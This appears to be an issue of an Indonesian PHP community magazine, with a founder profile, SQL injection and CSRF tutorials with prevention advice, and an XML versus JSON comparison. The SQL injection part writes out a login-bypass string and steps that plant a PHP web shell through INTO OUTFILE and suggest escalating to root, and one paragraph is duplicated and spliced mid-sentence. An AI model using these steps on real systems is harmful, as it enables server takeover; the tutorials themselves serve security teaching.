Founder **codiLabs Indonesia** terinspirasi sejak aktif dan bergabung dengan komunitas PHP Indonesia pada awal tahun 2012 silam, dengan begitu banyaknya pertanyaan dan permasalahan yang terlontar dalam group PHP Indonesia, maka *founder* berkeinginan mendirikan sebuah wadah menggali informasi, *tips and trick*, pengenalan lebih dalam dan membuka pemahaman para pemula atau pendatang baru tentang aplikasi berbasis web yang bukan “melulu” berupa website dan aplikasi untuk *manage* data saja, akan tetapi bisa menjadi sesuatu hal yang berbeda dan menarik jika dikembangkan sedemikian rupa dengan kekreatifan masing-masing. Dan terbentuklah nama **codiLabs** yang merupakan singkatan dari **codinger (coders) Labs**.

codiLabs Indonesia yang masih “memegang erat” pada seluruh *sister company* **PT. Sunees Management** dan telah berpartner dengan **PT. Mediatama Kreasi Informatika** yang telah memiliki *portofolio* “bejibun” sebagai *vendor* dari beberapa perusahaan, instansi pemerintahan dan akademik di Indonesia yang memiliki banyak *creative programmer*, telah mempersiapkan diri untuk menjadi wadah para *programmer* Indonesia yang memiliki “impian” untuk memperkenalkan semua hasil *experiment* mereka yang telah dibuat dan akan dibuat untuk dibagikan kepada rekan-rekan di Indonesia maupun dunia.

Dengan slogan “*The art of the Logicians*”, **codiLabs Indonesia** akan secara resmi membuka dirinya untuk publik di pertengahan tahun 2014 sesaat setelah **codiLabs Indonesia** mencatatkan diri sebagai badan usaha Perseroan Terbatas (*Naamloze Vennootschhap*). Dan secara bersamaan akan membuka pendaftaran bagi para *programmer* yang memiliki produk-produk hasil *experiment* sendiri untuk dibagikan kepada seluruh *visitor* berupa *live demo*, dan dapat diunduh baik secara gratis maupun berbayar (sesuai kebijakan masing-masing).

Saat ini **codiLabs Indonesia** sudah memiliki beberapa *private* anggota yang direkrut langsung oleh *founder* dan sedang mempersiapkan diri masing-masing produknya untuk bisa langsung *upload* saat pembukaan resmi **codiLabs Indonesia** di pertengahan tahun 2014 nanti.

codiLabs Indonesia juga sudah memiliki *slot* server sendiri di salah satu *provider* di Kawasan Asia Afrika Bandung sebagai modal utama demi kelancaran saat pembukaan nanti.

Selain server, **codiLabs Indonesia** telah mempersiapkan *reward* bagi para anggota sesuai kategori masing-masing sebagai penyemangat bagi mereka supaya terus mengembangkan kekreatifannya dalam ber*experiment*. Tidak muluk-muluk hal ini disiapkan demi mengenalkan pada dunia bahwa Indonesia memiliki banyak *programmer* yang patut diperhitungkan.

Founder codiLabs Indonesia lahir di Pelabuhan Ratu di Kabupaten Sukabumi pada hari Minggu tanggal 1 Maret 1987 dan diberi nama lahir Ujang Maryanto. Dia sejak lahir akrab dengan panggilan “Antho”. Pria yang sebentar lagi masuk *fase* puber kedua ini sangat suka bercanda, bicaranya sedikit “blepotan” ketika sedang *meeting* dengan *client* yang berpengaruh. Dan sebenarnya merasa terlambat mengenal dunia IT, komputer dan seluruh yang ada didalamnya, namun keterlambatan itulah yang mendorong dia untuk tetap belajar, belajar dan terus belajar. Karna Kecintaannya terhadap kampung halamannya, saat dia mengenal dunia maya, dia memperkenalkan diri sebagai Anthoplara (Plara adalah singkatan dari Pelabuhan Ratu).



Anthoplara

Programmer dan Founder CodiLabs Indonesia
emailnya: appdev@codilabs.com
twitter: anthoplara
G+: anthoplara

8

Secure Web



Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbung - <http://gedelumbung.com>
codiLABS – Codinger
dan teman2 di PHP Indonesia

SQL injection Bagian 1 (Pengantar)



Definisi:

SQL injection adalah salah satu *Attack vector* yang sangat sering dimanfaatkan oleh attacker untuk menyerang suatu web aplikasi khususnya pada *layer* database. Jenis serangan ini dilakukan dengan memasukkan perintah-perintah SQL kedalam *“request/query”* yang dilakukan ke aplikasi web dan akan diteruskan ke server database dengan perintah SQL yang telah di modifikasi. Kerentanan ini terjadi ketika semua *input* yang di masukkan oleh pengguna tidak *difilter* secara baik. Umumnya serangan ini digunakan untuk merubah dan memodifikasi data didalam database atau untuk menampilkan (*dump*) isi dari database yang berisi informasi login user dan password atau data kartu kredit.

1.1. Tipe Ancaman

Dan berikut ini adalah tabel Tipe ancaman yang mungkin terjadi terhadap layer database dengan jenis serangan SQL injection


Tipe Ancaman	Contoh SQL Injection
Spooling	Mengambil dan menggunakan informasi kredensial user lain, memodifikasi value pesan yang dibuat oleh penulis sah.
Tampering	Memodifikasi dan merubah data di database
Repudiation	Menghapus event log database, menghapus transaction records.
Information Disclosure	Mendapatkan informasi kartu kredit dan mendapatkan gambaran secara internal dari suatu aplikasi.
Denial of Service	Menjalankan perintah SQL menghabiskan sumber daya.
Elevation of Privillage	Menjalankan perintah shell, melakukan teknik privileges escalation untuk mendapatkan credentials yang menjalankan mysql (root/administration)

Implementasi Teknis

Berikut ini adalah beberapa implementasi secara teknis jenis serangan SQL Injection yang umum terjadi pada web aplikasi.

1. Incorrectly filtered escape characters

Tipe SQL Injection ini terjadi apabila pada tempat *form input* tidak terdapat *filter* yang akan melakukan pemeriksaan terhadap karakter-karakter yang seharusnya tidak boleh dipergunakan (*escape characters*) dan yang dimasukkan pengguna. Escape characters, salah satu contohnya *‘ (single quote)* inijuga umumnya yang dipergunakan oleh attacker untuk mendeteksi apakah suatu web aplikasi memiliki celah SQL Injection, sebagai contoh memasukkan karakter single quote ke input username akan menampilkan error sebagai berikut:




Dengan adanya error, mengindikasikan bahwa web aplikasi memiliki celah SQL Injection dikarenakan tidak melakukan *filter* terhadap *escape characters*. Serangan terjadi umumnya pada form yang membutuhkan inputan dari user, sebagai contoh form untuk login. Attacker umumnya memasukkan karakter yang akan di proses oleh SQL Server, contoh yang sudah sangat umum adalah membypass login dengan memanfaatkan perintah SQL.




Perintah SQL yang umumnya dipergunakan untuk membypass login adalah dengan memasukkan inputan untuk username yaitu ' or '1' = '1. Sehingga untuk statement SQL "SELECT *FROM users WHERE name = '' + username + ''", dan yang akan terkirim ke database server adalah : SELECT * FROM users WHERE name = '' OR '1'='1'; Dan apabila tidak ada filter terhadap **escape charater**, maka SQL akan mengijinkan attacker untuk bisa login ke halaman user, seperti gambar berikut ini:


2. Incorrect Type Handling



Kemudian, pada gambar sebelumnya kita memasukkan perintah SQL "desc user" untuk di teruskan oleh aplikasi ke database, dan ternyata table user tidak tersedia didalam database "omega" dan kita mendapatkan nama databasenya. selanjutnya, berdasarkan hasil pertama percobaan , kita mengetahui bahwa semua perintah SQL akan di lanjutkan oleh web aplikasi ke database server. Sehingga, salah satu serangan yang cukup bermanfaat dan bisa kita lakukan selain melakukan dump data-data di database adalah memanfaatkan perintah Tipe yang kedua adalah *incorrect type handling*, celah keamanan ini terjadi karena kesalahan aplikasi dalam mendefinisikan tipe, atau tidak adanya batasan tipe yang dimasukkan. Sebagai contoh dibawah ini, seharusnya developer memasukkan tipe numeric sehingga inputan selain *numeric* akan di tolak dan tidak akan terjadi.




Seperti biasa, untuk melakukan pemeriksaan kemungkinan celah sql injection bisa juga dilakukan dengan menggunakan *escape characters* yang dalam hal ini adalah ' (single-quote) yang merupakan *flase argument*, dan kita mengharapkan error.




Kemudian, pada gambar sebelumnya kita memasukkan perintah SQL "desc user" untuk di teruskan oleh aplikasi ke database, dan ternyata table user tidak tersedia didalam database "omega" dan kita mendapatkan nama databasenya. selanjutnya, berdasarkan hasil pertama percobaan, kita mengetahui bahwa semua perintah SQL akan di lanjutkan oleh web aplikasi ke database server. Sehingga, salah satu serangan yang cukup bermanfaat dan bisa kita lakukan selain melakukan dump data-data di database adalah memanfaatkan perintah menulis ke file dengan fungsi **INTO OUTFILE** untuk mendapatkan akses ke-shell. Adapun langkah yang kita tempuh adalah dengan membuat sebuah tabel mysql yang akan kita isikan payload backdoor php dan nantinya akan kita tulisi ke file php.


1. Langkah pertama adalah membuat tabel dengan perintah: create table foo(doo text)




2. Selanjutnya adalah memasukkan payload ke dalam table DOO insert into foo(doo) values ('<?php system(\$_REQUEST["cmd"]); ?>');



3. Kemudian kita tulis ke file dengan fungsi INSERT INTO ke dalam file yang terdapat didalam direktori web, select * into outfile '/var/www/omega-bank/upload/bobi.php' from foo;



4. Selanjutnya untuk mengakses backdoor, kita bisa mengaksesnya di URL backdoor tersebut kita tulisi, yaitu: <http://192.168.1.209/omega-bank/upload/bobi.php?cmd=id>



Selanjutnya anda bisa mendownload backdoor yang lebih kompleks lagi seperti backdoor *metasploit meterpreter*, dan kemudian menjalankan local exploit untuk menjadi root/administrator, atau kegiatan untuk *escalating privileges* lainnya yang mungkin dapat anda lakukan.



MENCEGAH


Penyaringan masukan sepenuhnya tergantung pada jenis data yang disaring, tetapi melarikan diri output dalam kasus data dikirim ke database umumnya hanya membutuhkan fungsi tunggal. Untuk pengguna MySQL, ini fungsi `mysql_real_escape_string()`:

```
<?php
$clean = array();
$mysql = array();
$clean['last_name'] = "O'Reilly";
$mysql['last_name'] = mysql_real_escape_string($clean['last_name']);
$sql = "INSERT INTO user (last_name)
VALUES ('{$mysql['last_name']}')";
?>
```

<http://hackforums.net>

Ahmad Muammar, OSCP (C) 2013

Cross-Site Request Forgery (CSRF) Bagian 1 (Pengantar)



Adalah jenis serangan yang memungkinkan penyerang untuk mengirim permintaan secara paksa dari korban. Korban adalah antek yang tidak sadar ditempa request. Dengan demikian, sangat sulit untuk menentukan ketika permintaan merupakan serangan CSRF. Bahkan, jika Anda tidak mengambil langkah-langkah khusus untuk mengurangi risiko serangan CSRF, aplikasi Anda yang paling mungkin rentan. Pertimbangkan contoh aplikasi yang memungkinkan pengguna untuk membeli pena atau pensil berikut ini :

```
<form action="buy.php" method="POST">
<p>
Item:
<select name="item">
<option name="pen">pen</option>
<option name="pensil">pencil</option>
</select><br />
Quantity: <input type="text" name="quantity" /><br />
<input type="submit" value="Buy" />
</p>
</form>
```


Seorang penyerang dapat menggunakan aplikasi Anda seperti dimaksudkan untuk melakukan beberapa profil dasar. Sebagai contoh, penyerang dapat mengunjungi formulir ini untuk menemukan bahwa elemen form adalah barang dan kuantitas. Penyerang juga belajar bahwa nilai-nilai yang diharapkan item yang pena dan pensil. Script buy.php memproses informasi ini:

```
<?php
session_start();
$clean = array();
if (isset($_REQUEST['item']) && isset($_REQUEST['quantity']))
{
/* Filter Input ($_REQUEST['item'], $_REQUEST['quantity']) */
if (buy_item($clean['item'], $clean['quantity']))
{
echo '<p>Thanks for your purchase.</p>';
}
else {
echo '<p>There was a problem with your order.</p>';
}
}
?>
```

Seorang penyerang pertama dapat menggunakan form Anda sebagai dimaksudkan untuk mengamati perilaku. Sebagai contoh, setelah membeli pena tunggal, penyerang tahu untuk mengharapkan pesan terima kasih ketika pembelian sukses. Setelah mencatat ini, penyerang kemudian dapat mencoba untuk melihat apakah GET Data dapat digunakan untuk melakukan tindakan yang sama dengan mengunjungi URL berikut:

<http://store.example.org/buy.php?item=pen&quantity=1>

Jika ini berhasil, maka penyerang sekarang tahu format URL yang menyebabkan item yang akan dibeli ketika dikunjungi oleh pengguna dikonfirmasi. Situasi ini membuat CSRF menyerang dengan sangat mudah karena penyerang hanya menyebabkan korban untuk mengunjungi URL ini. Saat ini ada beberapa cara yang mungkin untuk melancarkan serangan CSRF, menggunakan sumber tertanam misalnya gambar adalah yang paling umum. Untuk memahami pendekatan khusus, diperlukan untuk memahami bagaimana browser meminta sumber tersebut. Jika anda mengunjungi <http://www.google.com>, browser Anda pertama mengirimkan permintaan satu sumber induk diidentifikasi sebagai URL. Konten dalam respon adalah apa yang anda lihat jika melihat sumber halaman (HTML). Hanya setelah browser telah diurai konten ini ternyata gambar teridentifikasi dalam sebuah tag img HTML dan atribut src menunjukkan URL gambar.



Browser mengirimkan Permintaan tambahan untuk gambar ini dan satu-satunya perbedaan antara permintaan ini dan sebelumnya adalah URL

Sebuah serangan CSRF dapat menggunakan tag img untuk memanfaatkan perilaku. Pertimbangkan mengunjungi situs web dengan gambar berikut diidentifikasi dalam sumber:

```

```

Karena script buy.php menggunakan \$_REQUEST bukan \$_POST, setiap pengguna yang sudah login di store.example.org akan membeli 50 pensil setiap kali URL ini diminta.

Serangan CSRF adalah salah satu alasan bahwa menggunakan \$_REQUEST tidak direkomendasikan.

Anda dapat mengambil beberapa langkah untuk mengurangi risiko serangan CSRF. Langkah-langkah kecil termasuk menggunakan POST bukan GET dalam bentuk HTML Anda yang melakukan tindakan, menggunakan \$_POST bukan dari \$_REQUEST dalam bentuk logika pengolahan Anda, dan membutuhkan verifikasi untuk kritis tindakan (kenyamanan biasanya meningkatkan risiko, dan terserah pada Anda untuk menentukan keseimbangan yang tepat).



MENCEGAH

Yang paling penting yang dapat Anda lakukan adalah mencoba untuk memaksa penggunaan formulir Anda sendiri. Jika pengguna mengirimkan permintaan yang terlihat seolah-olah itu adalah hasil dari pengiriman formulir, masuk akal untuk memperlakukannya dengan kecurigaan jika pengguna tidak baru-baru meminta bentuk yang seharusnya yang diajukan. Pertimbangkan pengganti berikut untuk bentuk HTML dalam sampel aplikasi:

```
<?php
session_start();
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
$_SESSION['token_time'] = time();
?>
<form action="buy.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />
<p>
Item:
<select name="item">
<option name="pen">pen</option>
<option name="pencil">pencil</option>
</select><br />
Quantity: <input type="text" name="quantity" /><br />
<input type="submit" value="Buy" />
</p>
</form>
```

Dengan modifikasi sederhana ini, serangan CSRF harus menyertakan token valid untuk sempurna meniru pengiriman formulir. Karena token disimpan dalam sesi pengguna, itu adalah juga perlu bahwa penyerang menggunakan token unik untuk korban. Ini efektif membatasi setiap serangan untuk pengguna tunggal dan penyerang membutuhkan token valid dan dimana jika menggunakan token lain itu sama sekali tidak berguna. Token dapat diperiksa dengan pernyataan kondisional sederhana:

```
<?php
if (isset($_SESSION['token']) &&
$_POST['token'] == $_SESSION['token'])
{
/* Valid Token */
}
?>
```

Validitas token juga dapat dibatasi ke jendela kecil waktu, seperti lima menit:

```
<?php
$token_age = time() - $_SESSION['token_time'];
if ($token_age <= 300)
{
/* Less than five minutes has passed. */
}
?>
```

Dengan memasukkan token dalam form anda, praktis mengurangi resiko serangan CSRF.

<http://dev.mysql.com/tech-resources/articles/guide-to-php-security-ch3.pdf>

9

Versus



Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbang - <http://gedelumbang.com>
codiLABS – Codinger
dan teman2 di PHP Indonesia



Tinjauan Realistis XML vs JSON

Sebelumnya, XML adalah satu-satunya pilihan untuk berbagi data terbuka. Tidak ada format lain yang tersedia dan XML dielaborasi menjadi solusi masalah untuk berbagi data. Format yang satu ini tidak hanya bisa menangani data klasik seperti nomor dan teks, tetapi juga dapat mengelola dokumen, format, gambar, audio, video, dan banyak lagi. Sekarang pilihan lain telah tersedia, XML punya kelebihan dalam banyak cara. Hari ini, kita sering dihadapkan dengan pilihan antara JSON dan XML saat membuat file data. Jika Anda belajar untuk menjadi seorang pengembang web, **Anda harus belajar tentang keduanya**. Berikut adalah beberapa perbedaan untuk membantu menginformasikan pilihan Anda :

Kesederhanaan, Keterbukaan & Interoperabilitas

```
<root>
  <item>
    <one>foo</one>
    <two>bar</two>
    <three>
      <four>foobar</four>
    </three>
  </item>
</root>
```

XML To JSON

```
{
  one: 'foo',
  two: 'bar',
  three: 'foobar'
}
```

Dalam hal kesederhanaan, keterbukaan, dan interoperabilitas JSON dan XML terikat. Tentu, anda akan menemukan orang-orang di kedua sisi dari masing-masing masalah ini berdebat untuk favorit mereka. Namun, ketika Anda melucuti pendapat dan menggali fakta-fakta, tidak ada banyak perbedaan antara JSON dan XML dalam hal kesederhanaan, keterbukaan, dan interoperabilitas, data & Internasionalisasi

Ciri lain yang umum bahwa JSON dan XML berbagi adalah penerapan *self-describing* data dan internasionalisasi. Kedua standar ini menggunakan standar *Unicode* dan mereka berdua membuat data dalam cara yang memungkinkan alat generik untuk memanipulasi data. Hal ini membuat format ini sangat mudah untuk mendistribusikan ke berbagai pengguna.

